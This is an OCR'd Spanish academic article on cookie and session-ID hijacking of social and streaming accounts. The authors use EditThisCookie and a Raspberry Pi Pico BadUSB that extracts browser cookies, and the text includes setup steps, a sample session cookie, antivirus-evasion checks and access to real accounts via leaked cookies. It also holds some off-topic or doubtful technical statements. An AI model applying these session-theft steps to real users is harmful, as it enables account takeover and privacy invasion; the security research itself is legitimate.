González Tandazo, N. (2016). *Evaluar las vulnerabilidades de seguridad existentes en la red del sistema SCADA de la EERSSA.* [Tesis de Maestría]. Universidad de Cuenca.

Gordón Revelo, D. S. (2017). *Análisis de estrategias de gestión de seguridad informática con base en la metodología open source security testing methodology manual (osstmm) para la intranet de una institución de educación superior.* [Tesis de Maestría]. Universidad Espíritu Santo.

Hernández Sampieri, R., Fernández Collado, C., y Baptista Lucio, P. (2014). *Metodología de la investigación.*

ISECOM. (2010). OSSTMM.3. Disponible en https://www.isecom.org/OSSTMM.3.pdf

Loukas, G., y Öke, G. (2010). Protection against denial of service attacks: A survey. *Computer Journal, 53*(7), 1020–1037. DOI: https://doi.org/10.1093/COMJNL/BXP078

Medina Becerra, F. A., Tirano Vargas, J. A., y Vargas Barrera, D. A. (2019). Metodología para la Ejecución de Evaluación de Ciber-Vulnerabilidades en los Sistemas ICS-SCADA de los Agentes del Sistema Interconectado Nacional. *Revista Infometric@-Serie Ingeniería, 1*(1).

Mejía Jervis, T. (2020). *Investigación explicativa: características, técnicas, ejemplos.* Disponible en https://www.lifeder.com/investigacion-explicativa/

Njova, D. (2021). *Evaluating of DNP3 protocol over serial eastern operating unit substations and improving SCADA performance.* University of South Africa.

Pazmiño Vallejo, L. M. (2015). *Calidad de la gestión en la seguridad de la información basada en la norma ISO/IEC 27001, en instituciones públicas, en la ciudad de Quito D.M.* [Tesis de Maestría]. Pontifica Universidad Católica del Ecuador.

Rahman, M. A., Pakštas, A., y Wang, F. Z. (2009). Network modelling and simulation tools. *Simulation Modelling Practice and Theory, 17*(6), 1011–1031. DOI: https://doi.org/10.1016/J.SIMPAT.2009.02.005

Rodríguez Penin, A. (2007). *Sistemas SCADA: guía práctica - Aquilino Rodríguez Penin - Google Libros.* Disponible en https://books.google.com.ec/books?id=Sai-a0WQw24Cyprintsec=frontcoverysource=gbs_ge_summary_rycad=0#v=onepageyqyf=false

Rosas, W. A., Medina, F. A., & Mesa, J. A. (2020). Metodologías de evaluación del riesgo en ciberseguridad aplicadas a sistemas SCADA para compañías eléctricas. Revista Espacios, 41(07).

Ruiz, M., y Ulloa, C. (2013). *Diseño y Evaluación de Redes usando OPNET.* Universidad Técnica Federico Santa María.

Wilcoxon, F. (1945). Some Uses of Statistics in Plant Pathology. *Biometrics Bulletin,* 1(4), 41. DOI: https://doi.org/10.2307/3002011

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5588**

UNIVERSIDAD TÉCNICA DE MANABÍ
Fundada en 1952

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Vulnerabilidades de las cookies en aplicaciones web: Redes Sociales y Streaming

Cookie vulnerabilities in web applications: Social Networks and Streaming

Autores

[1*]*Aura Dolores Zambrano Rendon*

[1]*Luis Cristóbal Cedeño Valarezo*

[2]*Diego Alexander Avellán Vera*

[2]*Jahir Enrique Herrera Molina*

[2]*Kevin Julio Cedeño Zambrano*

[1]Grupo de Investigación SISCOM, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López. El Limón vía a Calceta - El Morro, Ecuador.

[2]Carrera de Computación, Escuela Superior Politécnica Agropecuaria de Manabí Manuel Félix López. El Limón vía a Calceta - El Morro, Ecuador.

*Autor para correspondencia

Como citar el artículo:
Zambrano Rendon, A. D., Cedeño Valarezo, L. C., Avellán Vera, D.A., Herrera Molina, J.E. & Cedeño Zambrabo, K.J. (2023). Vulnerabilidades de las cookies en aplicaciones web: Redes Sociales y Streaming. *Informática y Sistemas: Revista de Tecnologías de la Informática y las Comunicaciones, 7*(1), pp. 34–44. https://doi.org/10.33936/isrtic.v7i1.5792

Enviado: 30/03/2023;
Aceptado: 16/05/2023;
Publicado: 31/05/2023

Resumen

El objetivo de esta investigación fue analizar la vulnerabilidad de los ataques relacionados con el Id de sesión y el uso de cookies en ataques Cross Site Request Forgery (CSRF) simulando un ciberataque real en un entorno controlado. La metodología empleada fue Pentesting con OWASP, se divide en cuatro fases: Reconocimiento, se enfocó en el análisis de Redes Sociales y plataformas de Streaming con el propósito de recaudar información que pueda ser utilizada para obtener acceso no autorizado al sistema o aplicación. Análisis de vulnerabilidades, se encargó de seleccionar las herramientas para explotar las vulnerabilidades identificadas. Explotación, consistió en realizar acciones para comprometer el sistema auditado utilizando herramientas automatizadas simulando un Rubber Ducky con el Arduino Raspberry Pi Pico. Post explotación, se enfocó en realizar pruebas para comprobar la información que se puede obtener al explotar las debilidades identificadas. Los resultados que se obtuvieron en base de las cookies, Facebook es la red social más vulnerable y expone la mayor cantidad de datos a los atacantes. Twitter detecta y bloquea la actividad sospechosa, mientras que LinkedIn y Reddit son las más seguras, no se pudo acceder a las cuentas utilizando las cookies extraídas. Por otro lado, YouTube es la plataforma de Streaming que brinda más información a los atacantes, mientras que Netflix es una de las más vulnerables debido a la gran cantidad de cookies encontradas.

Palabras clave: Robo de Sesión; Redes Sociales; Plataformas de Streaming; Rubber Ducky.

Abstract

The research analyzes the vulnerability of attacks related to the session ID and the use of cookies in Cross Site Request Forgery (CSRF) attacks simulating a real cyber attack in a controlled environment. The methodology used was Pentesting with OWASP, which is divided into four phases: Recognition, which focuses on the analysis of social networks and Streaming platforms to obtain information that can be used to obtain unauthorized access to the system or application. Vulnerability analysis, which is responsible for selecting the tools to exploit the vulnerabilities identified in the previous phase. Exploitation, which consists of taking actions to compromise the audited system using automated tools simulating a Rubber Ducky with the Arduino Raspberry Pi Pico. Post exploitation focuses on testing to verify the information that can be obtained by exploiting the identified weaknesses. As a result, Facebook is the most vulnerable social network and exposes the largest amount of data to attackers. On the other hand, YouTube is the Streaming platform that provides the most information to attackers, while Netflix is one of the most vulnerable due to the large number of cookies found. Twitter is considered one of the safest social networks as it detects and blocks suspicious activity, while LinkedIn and Reddit are the safest as accounts could not be accessed using the extracted cookies.

Keywords: Session Theft; Social networks; Streaming Platforms; Rubber Ducky.

https://revistas.utm.edu.ec/index.php/informaticaysistemas/index

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

1. Introducción

En un mundo cada vez más digital, los ciberataques y los fraudes en línea son cada vez más comunes, y pueden tener graves consecuencias económicas y reputacionales. En consecuencia, es importante que tanto los individuos como las organizaciones adopten medidas de seguridad informática adecuadas, como el uso de software de seguridad y la educación de los usuarios, para protegerse de posibles amenazas cibernéticas. Vega (2021) define a la seguridad informática como un concepto, que cada vez se involucra más en la sociedad hiperconectada, debido a la gran demanda de la tecnología de información y comunicación. Tal como ha señalado Álvarez (2022) es evidente que, a medida que este se vuelva cada vez más complejo, su nivel de importancia y relevancia crítica también irá en aumento.

Esta realidad plantea la necesidad de considerar y abordar cuidadosamente los riesgos y vulnerabilidades que puedan surgir en consonancia con el aumento de la sofisticación del software. De acuerdo con Aguilera et al. (2017) la protección de la información depende de un conjunto de medidas administrativas, organizativas, físicas, técnicas o lógicas, legales y educativas, con un enfoque integral y en sistema, de forma tal que garantice su confidencialidad, integridad y disponibilidad. Una sola debilidad en un sistema puede tener graves consecuencias en el rendimiento de una empresa y hacer que la información sea vulnerable a los ataques cibernéticos. Desde el punto de vista de Ríos Gutiérrez et al. (2018) las organizaciones descuidan la seguridad de las redes por las que circula su información valiosa, enfocándose principalmente en prevenir el robo externo o interno de datos. Es decir, cuanto mayor sea su complejidad, mayores serán las posibilidades de que los ciberdelincuentes logren vulnerar. En América Latina 2020, las empresas son más frecuentemente afectadas en comparación a los usuarios, con una proporción de 2:1. Durante el período de enero a septiembre de 2020, Kaspersky bloqueó más de 20,5 millones de ataques a usuarios domésticos y más de 37,2 millones de ataques a organizaciones en Argentina, Brasil, Chile, Colombia, México y Perú. Estos datos se basan en las 30 amenazas más comunes en la región (Diazgranados, 2020).

Según Loaiza Carpio (2017) se plantea que: “Una vulnerabilidad es una debilidad o error (intencional o no) en un sistema informático que puede provocar daño a un activo o recurso informático” (p. 13). En otros términos, las vulnerabilidades en las aplicaciones web son una amenaza constante para la seguridad de la información. Algunas de las vulnerabilidades más comunes incluyen ataques de inyección de SQL, inyección de código, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), entre otros. Estos ataques pueden permitir a los atacantes acceder a información confidencial y sensible, como contraseñas, números de tarjeta de crédito e información personal. Tomando en cuenta que es importante dar prioridad a las aplicaciones web debido a las múltiples características que poseen, las cuales albergan diversas tecnologías que pueden contener errores y vulnerabilidades (Roca y Fernández, 2019).

González y Zúñiga (2017) definen a las cookies como pequeños segmentos de datos que permiten suplir las limitaciones que tiene un protocolo sin estado como HTTP. Las cookies son una herramienta comúnmente utilizada en aplicaciones web para almacenar información sobre el estado de un usuario y mantener su sesión activa. Sin embargo, el uso inadecuado de cookies puede exponer a una aplicación a diversas vulnerabilidades de seguridad. Las cookies suelen utilizar encriptación simétrica para proteger la información almacenada en ellas. El algoritmo más comúnmente utilizado para encriptar las cookies es AES (Advanced Encryption Standard). AES es un algoritmo de encriptación de bloque que utiliza claves de 128, 192 o 256 bits. Es considerado como uno de los algoritmos de encriptación más seguros disponibles y es ampliamente utilizado en una variedad de aplicaciones, incluyendo la encriptación de datos en disco, VPNs (Virtual Private Network) y comunicaciones seguras.

Los delincuentes cibernéticos pueden utilizar diversas tácticas para obtener acceso no autorizado a las sesiones de los usuarios mediante el robo de las mismas. Según Marcillo (2021) las pruebas de penetración son una técnica de seguridad cibernética que se utiliza para evaluar la seguridad de un sistema informático, red o aplicación web, con el objetivo de identificar posibles vulnerabilidades que puedan ser explotadas por atacantes. Las vulnerabilidades en las cookies pueden permitir a los atacantes obtener acceso no autorizado a la información personal de los usuarios, especialmente en Redes Sociales y plataformas de Streaming. Según Kaspersky (2021) el tiempo dedicado al Streaming aumentará en casi un 75% en 2020. El presente artículo se enfoca en la investigación y análisis exhaustivo acerca de las vulnerabilidades asociadas con los ataques relacionados al Id de sesión y el uso de cookies en situaciones donde existe la posibilidad de que se produzcan ataques CSRF dentro de plataformas de Redes Sociales y Streaming. Para lograr este objetivo, se llevó a cabo un estudio de pentesting en un entorno controlado, simulando un ciberataque real con el fin de evaluar la efectividad de las medidas de seguridad existentes.

2. Materiales y Métodos

2.1. Pentesting con OWASP

Se trata de una certificación que se enfoca principalmente en la formación de profesionales en seguridad informática, específicamente en el ámbito de los hackers éticos. Hernández (2022) define esta metodología como una prueba de seguridad ofensiva que simula un ciberataque real en un entorno controlado. A diferencia de una metodología, su objetivo principal es capacitar a los profesionales en la práctica de identificación de vulnerabilidades, utilizando herramientas y técnicas similares a

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

las que emplean los atacantes.

2.1.1. Reconocimiento

Inicialmente se realizó una revisión bibliográfica sobre el tema objeto de estudio, donde se pudo investigar el funcionamiento de las cookies en las aplicaciones web. Se centrará en identificar y seleccionar las plataformas de Redes Sociales y Streaming más populares en internet y analizar el nivel de seguridad que presentan, utilizando ataques de Id de sesión aplicando la herramienta para extracción de cookies, "EditThisCookie", establecida como una extensión de Google Chrome.

2.1.2. Análisis de vulnerabilidades

Luego del análisis de las vulnerabilidades en estos sitios se procedió a indagar sobre los procesos más idónea para explotar dicha vulnerabilidad utilizando la herramienta "EditThisCookie", utilizada para importar y exportar Id de sesión de las cuentas públicas y privadas vulneradas mediante las cookies. Posteriormente se analizó el proceso de ataque y se identificó el dispositivo Raspberry Pi Pico para extracción de cookies.

2.1.3. Explotación

Según Hernández (2022) consiste en realizar aquellas acciones que puedan comprometer al sistema auditado. Se utilizan las herramientas automatizadas para la explotación de las vulnerabilidades identificadas en la gestión de sesiones y cookies de sesión, planteadas en las fases anteriores.

Se configuró el dispositivo Raspberry Pi Pico con las instrucciones alojadas en el repositorio de Git: https://github.com/dbisu/pico-ducky, utilizando la versión 7.3.3 del archivo. uf2. Y a continuación se creó el Payload con las instrucciones para la extracción de cookies explotando las vulnerabilidades analizadas anteriormente. Finalmente se realizaron pruebas de ataques controlados en ordenadores de estudiantes y docentes de una institución educativa, validando la funcionabilidad del dispositivo y reseteando su programación de acuerdo a los errores encontrados.

2.1.4. Post explotación

Se engrano la información extraída de las cuentas públicas, privadas y las obtenidas con el dispositivo Raspberry Pi Pico y se analizó los datos sensibles obtenidos logrando ingresar a las cuentas de los sitios web objeto de estudio.

3. Resultados y Discusión

3.1. Reconocimiento

Las cookies son archivos de texto que almacenan información de inicio de sesión, como nombre de usuario y la contraseña cifrada.

De acuerdo con las declaraciones de Vázquez (2022) las plataformas de Streaming más populares en la actualidad son: Netflix con el 70% de los usuarios, Amazon Prime Video con el 59 % de los consumidores, Hulu con el 49% de los espectadores y Disney + con el 36 %. Basado en esta información, se han seleccionado las siguientes Redes Sociales y plataformas de Streaming como objeto de estudio para el análisis de


```
{
    "domain": ".netflix.com",
    "expirationDate": 1704361626.518208,
    "hostOnly": false,
    "httpOnly": true,
    "name": "SecureNetflixId",
    "path": "/",
    "sameSite": "strict",
    "secure": true,
    "session": false,
    "storeId": null,
    "value": "v%3D2%26mac%3DAQEAEQABABQ6016Hi6P4o4GcL5fIs7AgJV1Eix_FL3A.%26dt%3D16728256269 40"
},
```


Figura 1: Fragmento de Cookie
Fuente: Los autores

vulnerabilidades (Tabla 1).

En lo antes expuesto se realizó una búsqueda de páginas web que

Tabla 1: Redes sociales y plataformas de streaming a vulnerar
Fuente: Los autores

Redes Sociales	Plataformas de Streaming
LinkedIn	Twitch
Reddit	Netflix
Facebook	Amazon prime
Instagram	Disney plus
Twitter	Crunchyroll
Tick tock	Youtube
Pinterest	HBO
	Spotify

ofrezcan cookies públicas con plataformas de Streaming, como es rttar.com y imperialpedia.com que son web especializadas en publicar cookies de plataformas de Streaming, así mismo, para verificar las vulnerabilidades existentes en las plataformas de Redes Sociales se crearon cuentas con el propósito de generar los cookies, posteriormente se procedió a importarlas para comprobar su vulnerabilidad y el riesgo de la información expuesta de los usuarios en este tipo de Redes Sociales.

Así mismo, se crearon cuentas en distintas Redes Sociales con



Figura 2: Páginas web que ofrezcan cookies. (a) rttar.com; (b) imperialpedia.com

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

el propósito de evaluar su nivel de protección ante posibles amenazas en línea. Estas validaciones incluyeron el uso de herramientas destinadas a detectar actividades sospechosas y evitar la suplantación de identidad, la recepción de notificaciones de seguridad en caso de posibles amenazas, la aplicación de autenticación de dos factores, así como la evaluación de las políticas de protección de datos personales y privacidad ofrecidas por cada una de las Redes Sociales que se detallan en la (Tabla 1). Posteriormente se analizaron las respectivas extensiones de navegadores para importar y exportar las cookies (Tabla 2).

Tabla 2: Principales extensiones de Google para el tratamiento de cookies.
Fuente: Los autores

Extensiones para el manejo de cookies			
Nombre	**Funciones Necesarias**		
	Importar	**Exportar**	**Editar**
cookie-editor.cgagnier.ca	☐	☐	☐
www.hotcleaner.com	☐	☐	☐
CookieManager - Cookie Editor	☐	☐	☐
EditThisCookie	☐	☐	☐

Es importante destacar que, se empleó la extensión "EditThisCookie" disponible en Google Chrome, la cual ofrece diversas opciones tales como eliminar, insertar, modificar, importar y exportar cookies. Así mismo, cuenta con características que permiten acceder a su interfaz a través del enlace de la página web correspondiente, lo que facilita la automatización del proceso de exportación de cookies.



Figura 3: Interfaz de la extensión EditThisCookie disponible en Google Chrome. (a) Visualización de Cookies; (b) Importación de Cookie de Pinterest
Fuente: Los autores

3.2. Análisis de vulnerabilidades

3.2.1. Extensión de Google Chrome EditThisCookie

En un entorno de práctica controlado, se ha evidenciado que es factible robar información a través del acceso a la sesión almacenada en las cookies con solo unos pocos clics (Figura 3). Esta vulnerabilidad expone la facilidad con la que un atacante podría acceder a la información sensible y valiosa. De acuerdo con Muncaster (2022) los Id de sesión son emitidos durante el inicio de sesión en sitios web y aplicaciones. Se ha constatado que al exportar las cookies de las Redes Sociales y plataformas de Streaming y luego importarlas en otro ordenador utilizando la extensión EditThisCookie, es posible iniciar sesión en la misma página sin la necesidad de proporcionar el usuario y la contraseña (Figura 3). El uso de la extensión de Chrome EditThisCookie ha permitido una edición más eficiente y ágil de las cookies al simplificar el proceso de edición de las mismas. Como resultado se ha capturado el Id de sesión en sitios web de Redes Sociales y plataformas de Streaming (Tabla 1).

3.2.2. Rubber Ducky USB con un Raspberry Pi Pico

Raspberry Pi Pico es una placa de microcontrolador basada en el chip Raspberry Pi RP2040, ha sido diseñada para ser una plataforma de desarrollo flexible y de bajo costo para RP2040, con una interfaz inalámbrica de 2,4 GHz y proporciona suficiente potencia para proyectos integrados. De acuerdo con Vishnu y Kulkarni (2022) los dispositivos HID, como mouse y teclados, han evolucionado para ser reconocidos por el sistema operativo como dispositivos seguros, lo que ha mejorado significativamente la seguridad del hardware en los ordenadores modernos. Según Fuentes et al. (2018) la gran mayoría de los controladores reguladores utilizados (más del 97%) son del tipo PID. Esto se debe en gran medida a que son fáciles de ajustar y están disponibles en prácticamente todos los equipos de control de la industria. Básicamente, un controlador PID mide la variable que se desea controlar y la compara con el valor deseado (también conocido como "setpoint").

Rubber Ducky USB o también denominado BadUSB permite extraer las cookies de un ordenador a través de una ejecución de comandos programados con software malicioso que accede a la información almacenada en el navegador web del ordenador objetivo. Según Vishnu y Kulkarni (2023) este dispositivo lo definen como una especie de software que se graba directamente en una pieza de hardware, conocida como Firmware, para poder conectarse con el sistema operativo del ordenador, los controladores de hardware, también conocidos como controladores de dispositivos, son una colección de archivos.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792



Figura 4: Rubber Ducky USB
(a) Dispositivo Raspberry Pi Pico; (b) Raspberry Pi Pico conectado como teclado.
Fuente: Los autores

3.3. Explotación

3.3.1. Modo de configuración

El dispositivo Raspberry Pi Pico y las placas RP2040 de terceros pueden usar una variedad de lenguajes de programación, incluidos Micro Python, Circuit Python, C / C ++ y el lenguaje de Arduino. Incluso hay Piper Play, una versión basada en bloques de Python para el Pico. Micro Python y C / C ++ son los lenguajes oficialmente admitidos por la Fundación Pi, pero Circuit Python, que es similar, tiene ciertas ventajas, como su soporte integrado para USB HID, lo que significa que puede convertir su Pico en un teclado, mouse o joystick que es reconocido por una PC (Personal Computer) (Figura 4). Para editar el payload sin tener que esperar a que se ejecute cada vez que se conecte a la PC, ingresa al modo de configuración conectando el pin 1 (GP0) al pin 3 (GND), esto detendrá la inyección del payload por parte de pico-ducky, para cambiar el idioma de inglés a español se descarga el pyzip, llamado circuitpython-keyboard-layouts-7x-mpy-XXXXXXXX.zip.



Figura 5: Modo de configuración del Raspberry Pi Pico
(a) Puente pin 1 (GP0) al pin 3 (GND); (b) Archivos a copiar del .zip descargado;
(c) Código que ejecuta el teclado en inglés; (d) Código que ejecuta el teclado en español.
Fuente: Los autores

3.3.2. Creación del Payload

El script automatiza acciones en Chrome y PowerShell, en términos generales, el script realiza los siguientes pasos:



Figura 6: Funcionamiento del Payload.dd
Fuente: Los autores

El Raspberry Pi Pico, luego de ser configurado y cargado con el archivo Payload e insertado en un ordenador víctima, tiene la finalidad de ser detectado como un dispositivo USB HID en el ordenador y finalmente extrae las cookies de los sitios de Redes Sociales y almacenarlas dentro de sí mismo. Para comprobar la veracidad del Raspberry Pi Pico, se probaron en varios ordenadores con diferentes características (Tabla 3), durante el proceso de prueba, se identificaron ciertas variables clave que deben ser consideradas para asegurar el correcto funcionamiento del dispositivo. Estas incluyen la capacidad de procesamiento, velocidad de reloj, memoria RAM, sistema operativo y la disponibilidad de drivers específicos. Cualquier variación en estas características puede afectar significativamente el rendimiento del Raspberry Pi Pico.

Tabla 2: Características de los PC
Fuente: Los autores

Ordenador	Características					
	Procesador	**Ram**	**Sistema Operativo**	**Almacenamiento**	**Antivirus**	**GPU**
1	AMD Ryzen 3 3250U	4GB	Windows 11 Home	SSD/ 118GB/ 35.6GB Usado	Windows Defender	Radeon Graphics
2	Intel®Core™ i5	4GB	Windows 8.1 Pro	HDD/ 283GB/ 57.4GB Usado	Windows Defender	Nvidia 320m
3	AMD Ryzen 7 3700U	8GB	Windows 11 Home	M.2/ 476GB / 73.8GB Usado	Windows Defender	Radeon Vega Mobile Gfx
4	Intel®Core™ i5-10400	16GB	Windows 10 Pro	M.2/ 465GB / 387GB Usado	kaspersky free	intel ® UHD graphics 630
5	Intel®Core™ i7-9700	16GB	Windows 11 Home	HDD/ 500GB /	360 total security	Nvidia 1660 ti
6	Intel®Core™ i7-4771	12GB	Windows 11 Home	SSD/ 500GB / 400GB Usados	360 total security	Radeon 5500xt
7	Intel®Core™ i3-1005G1	8GB	Windows 10 Pro	SSD/ 222GB / 88GB Usados	kaspersky free	
8	Intel® Core™ I5-2410M CPU @ 2.30 GHZ	16 GB	Windows 10 Home	SSD 500 MB	Biddefender Total securiy	
9	Intel® Core™ i7-8550U CPU @ 1.80 GHz	16 gb	Windows 10	1.24 TB	Windows Defender	Radeon Graphics
10	Intel®Core™ i5	8GB	Windows 8.1 Pro	HDD/ 283GB/ 57.4GB Usado	Windows Defender	Nvidia 320m

Se llevó a cabo aproximadamente 500 validaciones para evaluar la eficacia del dispositivo Raspberry Pi Pico en varios ordenadores con diferentes especificaciones (Tabla 3). Se identificaron ciertas características críticas que deben ser consideradas para lograr el funcionamiento óptimo del dispositivo (Tabla 4). La principal limitación identificada en el estudio fue la variabilidad en el tiempo de ejecución del script en los diferentes ordenadores; se evidenció que se debe asignar un tiempo de espera apropiado entre las ejecuciones según el tamaño de la tarea a procesar, en algunos procesos requerían un retardo mínimo de 200ms y un máximo de 10000ms debido a la apertura de programas que

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

dependían directamente de la capacidad de procesamiento del equipo o de la velocidad de la conexión a internet.

Tabla 4: Observaciones encontradas del desempeño del Raspberry Pi Pico

Fuente: Los autores

Observaciones	Recomendaciones
El dispositivo escribe caracteres diferentes a los indicados en el Payload.dd	Configurar el Teclado del Dispositivo con el mismo idioma que el ordenador a atacar.
No escribe todo el comando en una acción en específico.	Establecer correctamente los tiempos de espera entre cada acción dependiendo de la capacidad del ordenador víctima.
No tiene ningún registro de cookies de sesión	Verificar que el equipo víctima tenga activado el guardado de cookies.
Navegador Desactualizado en PC más antiguos	Actualizar Navegador.
Desconfiguración del Raspberry Pi Pico	Guardar los archivos de Configuración.
No carga el Navegador	Comprobar la Configuración de redes.
No abre la Consola del Navegador	Revisar al presionar f12 en el navegador si está seleccionada la consola (en el caso de encontrarse en la pestaña de elementos, seleccionar consola)

3.4. Post explotación

Posteriormente, se recopilaron cookies públicas de los sitios web rttar.com e imperialpedia.com, junto con las generadas por los investigadores y el dispositivo Raspberry Pi Pico. Utilizando estas cookies, se logró acceder a datos muy sensibles al vulnerar las plataformas de la (Tabla 1). Esto demuestra que un atacante puede obtener información de los propietarios de estas cuentas con solo un par de herramientas y aplicarlas. Sin embargo, por razones éticas, no se compartió ni utilizó información sobre transacciones económicas de los usuarios vulnerados. Durante el uso de la herramienta Raspberry Pi Pico, se observó que el rendimiento puede verse afectado por factores externos, como la velocidad del Internet y el nivel de rendimiento del ordenador objetivo (Tabla 4).

Figura 7: Error debido a que la página web no pudo cargarse debido a las limitaciones de capacidad del ordenador utilizado
Fuente: Los autores

En la evaluación del dispositivo, se consideraron los programas antivirus para verificar si el acceso al sistema se realizaba sin ser detectado. Para llevar a cabo esta evaluación, se cargó el Payload en la página web VirusTotal y se analizó su capacidad para evadir la detección de los programas antivirus.

Figura 8: Reporte de VirusTotal al Evaluar el Payload
Fuente: https://www.virustotal.com/gui/home/upload

A partir de las Redes Sociales que se investigaron, utilizando el dispositivo Raspberry Pico, se pudo acceder a las siguientes plataformas:

Tabla 5: Prueba de acceso con las Cookies obtenidas del Raspberry Pico

Fuente: Los autores

Redes Sociales (Privadas)	Acceso
LinkedIn	Denegado
Reddit	Denegado
Facebook	Permitido
Instagram	Permitido
Twitter	Permitido
Tick tock	Permitido
Pinterest	Permitido

Se llevaron a cabo diversas pruebas y análisis para garantizar la seguridad y privacidad de la información recopilada. Gracias a la capacidad de Raspberry Pico para recopilar datos de manera eficiente, se obtuvo una gran cantidad de información valiosa y relevante que permitió profundizar en el estudio de las Redes Sociales seleccionadas. Es importante destacar que se respetaron las políticas y términos de uso de cada plataforma, y se actuó de manera ética en todo momento.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

Tabla 6: Acceso a cuentas públicas y privadas

Fuente: Los autores

Cuentas Privadas	Usuarios	Cuentas Públicas	rttar	imperialpedia
Youtube	5	Netflix	5	1
Twich	5	Crunchyroll	1	1
Facebook	5	Prime Video	1	1
Instagram	5	HBO	0	1
Twitter	5	Disney Plus	0	1
Tiktok	5	Spotify	1	1
Pinterest	5			
LinkdIn	5			

Se generaron 40 cuentas privadas para las plataformas de Redes Sociales y 14 cookies de cuentas publicas extraídas de las páginas rttar.com y imperialpedia.com para las plataformas de Streaming.

Tabla 7: Comparación de las Redes Sociales y los datos vulnerados

Fuente: Los autores

Redes Sociales	LinkedIn	Reddit	Facebook	Instagram	Twitter	Tick tock
Información personal	⊘	⊘	☑	☑	☑	☑
Información de perfil	⊘	⊘	☑	☑	☑	☑
Fotos y videos privados	⊘	⊘	☑	☑	☑	☑
Información de empleo	⊘	⊘	☑	☑	☑	☑
Historial de transacciones	⊘	⊘	☑	☑	☑	☑
Mensajes privados	⊘	⊘	☑	☑	☑	☑
Cuentas vinculadas	⊘	⊘	☑	☑	☑	☑
Información de ubicación	⊘	⊘	☑	☑	☑	☑
historial de navegación	⊘	⊘	☑	☑	☑	☑
Información de contactos	⊘	⊘	☑	☑	☑	☑

En cuanto a las plataformas de Streaming, se obtuvieron cookies de las páginas rttar.com e imperialpedia.com. Sin embargo, se observó que estas páginas a veces proporcionaban cookies expiradas, lo que generaba un cierto grado de error en el proceso de obtención de las mismas.

4. Discusión

Es esencial destacar que las técnicas mencionadas anteriormente son solo algunas de las muchas formas en que se pueden descubrir vulnerabilidades en las cookies. Hay una gran cantidad de técnicas y herramientas disponibles para este propósito. Además, es fundamental contar con un equipo altamente capacitado y con experiencia en seguridad informática para llevar a cabo estas pruebas de manera efectiva. De lo contrario, podrían pasarse por

Tabla 8 : Comparación de las Plataformas de Streaming y los datos vulnerados

Fuente: Los autores

Plataformas de Streaming	Twitch	Netflix	Amazon prime	Disney plus	Crunchyroll	YouTube	HBO	Spotify
Información personal	☑	☑	☑	☑	☑	☑	☑	☑
Información de perfil	☑	☑	☑	☑	☑	☑	☑	☑
Fotos y videos privados	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘
Información de empleo	⊘	⊘	⊘	⊘	⊘	☑	⊘	⊘
Historial de transacciones	⊘	⊘	☑	☑	☑	☑	☑	☑
Mensajes privados	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘
